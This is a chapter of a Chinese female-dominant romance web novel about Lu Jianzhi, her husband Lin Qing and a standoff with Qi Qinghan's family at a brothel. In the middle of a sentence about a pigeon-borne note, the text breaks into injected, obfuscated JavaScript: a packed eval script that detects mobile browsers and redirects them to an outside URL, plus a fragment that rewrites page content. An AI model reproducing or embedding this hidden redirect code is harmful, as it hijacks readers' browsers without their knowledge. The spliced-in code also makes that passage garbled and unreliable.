17. 第 17 章

作品:《被迫成婚后(女尊)

    陆简之想起,她们之间也并非没有温存的时候。


    永安九年,那时她们成婚不过一年,陆简之对这门已成定局的婚事还是抗拒,自己的院落又被另一人占据,陆简之不想和他接触,相较于长宁侯府,她更愿意歇在国子监的学舍,或是唐临家那间不大的二进宅子。唐临一家几口都不够住的,还来了个陆简之,两人抵足而眠,还要听她倒苦水,唐临烦不胜烦。


    陆简之:“他又勾引我。”


    唐临:“?”


    陆简之:“昨日我一回去,他就穿得那么……那么……一看就是勾引人的样子,还亲手做了一桌子菜,都是我喜欢吃的,我说了多次,各过各的就行,我不会管他也无需他管我,他怎么就不听呢。”


    唐临:“……然后呢?”陆简之叹气:“我一口没吃,生怕他又扑上来,赶紧跑来找你了。”


    “……”唐临道,“你是说你放下珍馐美味俏夫郎专门来和我炫耀吗?”


    “……也不是这个意思。”


    “这都多晚了,人家小郎君特意为你准备了一桌子好菜,指不定有什么大事要和你说,你倒好,一声不吭就跑了。”


    “你说你,多难的题目都能出口成章闭目成诵,怎么一遇着感情的事就知道躲,娶都娶了,你还想怎么着吧,赶紧回去,我饭都吃不起了还得听你说些有的没的,走走走!烦人!”


    陆简之又被赶出来。月夜星明,无处可去,只好又慢慢往家的方向走。


    林卿近日总是嗜睡,这会儿应该已经歇下了。


    陆简之走到卧房,却见门边坐着一个人。


    他蜷成一团,抱着膝盖,脑袋紧紧埋进臂弯,听见动静,抬起一张满是泪痕的脸,看到陆简之又开始哭。陆简之不耐道:“又怎么了?”


    “妻主。”林卿吸了吸鼻子,“我,我就是想和你说,我怀孕了……”


    陆简之脑子倏地一片空白。


    林卿伸出手,紧紧抓着她的衣袖,眼里掉着泪,一眨不眨地看着她,委屈又无措:“妻主是不想要这个孩子吗……”


    说到最后,一腔委屈已经克制不住,眼泪断了线一般顺着脸庞滑落。


    陆简之垂眼看着林卿的泪颜,心神震颤,僵立片刻,缓缓弯下腰捧起他的脸给他拭泪:“没有。”


    她说:“没有不想要,进去吧。”林卿呆呆看着她,终于确认她说的是真话,呜咽一声,扑进她怀里大哭。


    *


    所有人都在找他的时候不出来,现在又送上门来。


    陆简之斥道:“闭嘴,还不快走!”


    “想来就来想走就走,哪有那么容易。”


    齐青寒挥手命人上前,新仇旧恨,这小郎君愿意从了她还好说,若不从,她也不介意让她们做对亡命鸳鸯。林卿躲在门后,眼看就要被人拿住,陆简之心急如焚,千钧一发之际截了旁边人的刀腾空一跃,在所有人还未反应过来时闪到齐青寒身后,把刀架在她脖子上。


    齐青寒大骇。


    “大胆!我娘是千机卫指挥使,你敢杀,你——”


    这狗贼,今日就地杀了也是为民除害。


    陆简之横刀在她脖颈,正要动手,忽听得铮然一声,一枚羽箭从旁射来,落在刀刃偏移三分,齐青寒的脖颈瞬间多了一道血痕。


    “住手!”马蹄声刺破宜城今夜的宁静,更多的人马涌进秋云楼。


    为首之人身着四品官服,神情端肃,气势逼人,她勒马向前,近看才发觉眉眼与齐青寒有三分相似。


    齐青寒扯着嗓子喊:“娘,救命——”


    陆简之刀握得更紧,架着齐青寒后退。


    指挥使带来的人马亦是不少,与齐青寒这边的人一合并,一致围上陆简之,她今夜想逃出秋云楼,不死也得去层皮。


    齐青寒叫得猖狂得意:“陆简之,你还是赶紧把我放了,我还能让你少吃点苦头,痛痛快快地往生,有我娘在这,你——”


    她一句话没说完,齐彦已忍无可忍,喝道:“闭嘴!蠢货!”


    “不过是娶了她一个远方外甥,就对她点头哈腰言听计从,老娘养了你这么多年怎么不见你这么听话,被人当刀使了你知不知道?!”齐青寒惊愕:“娘,你说什么呢?”


    齐彦沉着脸色,挥手让手下人把刀收起来。


    “贤侄。”陆简之那年一架把齐青寒打出洛京,齐彦犹介怀在心,此刻不得不说,“陆侯一生英勇,我也是看着你长大的,青寒这孩子,是我教女无方,一路给你使绊子,我定带她回家严加管教,今次就看在我的面子上,放了她吧,我保证,一定让你顺利走到云川。”


    陆简之冷笑:“放了她?齐大人说得容易,这厮害我一家几口险些丧命,岂是你一两句话就能过去的,再者,我怎知你们不是故意诓我?!”“你可以不信我,但你妹妹总该信吧?”


    “何意?”


    两人对峙,林卿趁机拨开人群,跑到陆简之身边对她说了几句话。


    齐彦看了他一眼,继续道:“驿站走水的次日,就有人想办法往洛京送信,信中言及你身上负伤,极可能落难到宜城,陆侯拿剑连夜闯了我的府邸,我这才知这逆女背着我做的混帐事。”


    “齐某只忠于陛下,你与杨家各自为政,是死是活,我不会掺和,以后也会严令青寒谨言慎行。”齐彦仰头看了看天色:“我离京时,令妹也在路上,她骑术不精慢我一步,此时应该也快到了。”


    折腾一宿,天都要亮了。


    陆简之也不急,捞了张椅子坐下,把齐青寒扣在地上,刀锋对着她,齐青寒被迫跪着,人傻了眼:“娘,你快救我啊娘,你疯了吗和她谈什么条件……”


    陆简之一掌拍她后颈上,终于闭嘴老实了。


    “还有你。”陆简之把林卿拉到面前,一副审人的架势,“你是怎么回事?叫你走为什么不走?”


    林卿咬着唇,小声说:“我躲在外面,看到繁之传来的信鸽,就想过来给你报个信……”


    他摊开手,掌心躺着一张卷起来的字条,上书:“不日便到,阿姐等我。”


    落款是长宁侯府特有的标识,这;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16921155|191467||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    信鸽经过特殊训练,唯见自家人才会歇脚,繁之应是怕她等不及在路上放的,刚好比她快了半日抵达。


    陆简之收了字条,方才没细看,现在才发觉林卿一身纱衣,面染烟霞,乌发披散在肩头,与秋云楼那些小倌人们一样的装扮,他又不曾落过风尘,不知如何伺候女人,青涩撩人而不自知。


    他就这副样子,出现在齐青寒这个禽兽面前,陆简之脸色差得不能再差:“谁给你找的这身破衣裳?”


    说着脱下自己的外袍丢给他:“穿上。”


    林卿低头一看,耳根通红,乖乖穿上衣裳老老实实躲在她身后。


    陆简之道:“回去再跟你算账。”


    三更破晓,唐临出动县衙所有的人手,与陆繁之带来的侯府护卫一同挤进了秋云楼。


    陆繁之一看见亲姐就扑上去开始嚎:“姐,吓死我了,娘跟我说你遇到刺杀,差点以为这辈子就见不到你了——”


    陆简之把这二货从自己身上扒拉下来,没好气道:“你有点正形吧。”


    “好了。”齐彦起身道,“人都到了,陆侯在京等着消息,我就算有心,也绝不敢在这个时候做什么,她日事发陛下怪罪,我万死难赎。”


    “简之,可以把这逆女交给我了吧。”


    陆繁之转头瞥见齐青寒要死不活倒在地上,一脚踹过去:“交个屁!看我今天不打死你——”


    “行了行了。”陆繁之是个属炮仗的,唐临和陆简之忙拽着人拉回来,陆简之拎起一壶茶从齐青寒头上浇下去,齐青寒醒来,见周围满满当当站了一屋子人。


    指挥使千里迢迢,亲自来保,陆简之再如何气愤也不可能在齐彦眼睛底下杀了她的女儿。


    “滚。”


    在宜城经营多年,声名赫赫的秋云楼就此落败,天一亮,许多外地人得知消息进城来接自己的儿子,骨肉离散多年,一见面哭声止都止不住,林卿站在旁边颇受触动。


    秋云楼正式贴上封条,所赚赃款充公,一行人往县衙走去。


    林卿担惊受怕了一夜,滴水未进,终于尘埃落定可以缓口气,一下子腿软差点跌倒在地。


    “你怎么回事?”


    陆简之扶住他,林卿借力起身,两只手抱住她的腰,脑袋埋在她胸前,低声泣道:“妻主……”“怎么了?”


    忙了一夜都是为了找他,他倒还委屈上了。


    林卿抱着她不撒手:“我还以为妻主不要我了……”


    躲在柴房的时候满心满眼都是害怕,有胆子大的郎君出去打探消息,说官府把歹人抓住了要放人,但又来了一伙来历不明的人。


    大多数郎君家在本地,林卿帮他们解了绳子,几人乘乱逃走,林卿缩在柴房怕齐青寒的人发现不敢出去,一直等一直等,等到所有人都走了就剩下他一个。


    他小心翼翼地推开门,仰头见停在屋檐上不停扑棱翅膀的信鸽。


    陆简之看了他一会儿,推开他,用指腹给他擦泪,声音很轻,一向正人君子的人说出的话竟带着几分恶劣。


    “那你听话点。”


    “不然,就真的不要你了。”